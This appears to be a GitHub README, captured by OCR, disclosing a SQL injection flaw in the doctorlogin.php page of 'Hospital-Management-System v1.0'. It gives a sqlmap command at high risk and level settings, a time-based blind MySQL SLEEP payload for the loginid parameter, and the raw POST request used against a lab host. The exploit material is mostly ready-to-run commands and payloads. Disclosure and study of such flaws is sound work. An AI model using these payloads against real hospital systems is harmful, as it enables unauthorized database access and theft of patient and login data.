
README.md

Hospital-Management-System v1.0-SQLi-3

Vendor



Description:

The vulnerability page is `doctorlogin.php`

```
http://your-ip/hms/doctorlogin.php
```

Hospital-Management-System v1.0

The `loginid` parameter in the `doctorlogin.php` page appears to be vulnerable to SQL injection attacks.

[+]sqlmap:

python sqlmap.py -r `Your post packet.txt` --random-agent --risk=3 --level=3 -dbs

[+] Payloads:

```
Parameter: loginid (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: loginid=test' AND (SELECT 1110 FROM (SELECT(SLEEP(5)))pvXE) AND
'crsy'='crsy&password=test123&submit=Login
```


[+]POST request package

```
POST /hms/doctorlogin.php HTTP/1.1
Host: 192.168.74.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://192.168.74.136
Connection: close
Referer: http://192.168.74.136/hms/doctorlogin.php
Cookie: PHPSESSID=sbgmgg8q26ri1tmnqfv7poto25
Upgrade-Insecure-Requests: 1

loginid=test&password=test123&submit=Login
```

In action:



Proof and Exploit:

example2.mp4

0:00 / 1:03

Releases

No releases published

Packages

No packages published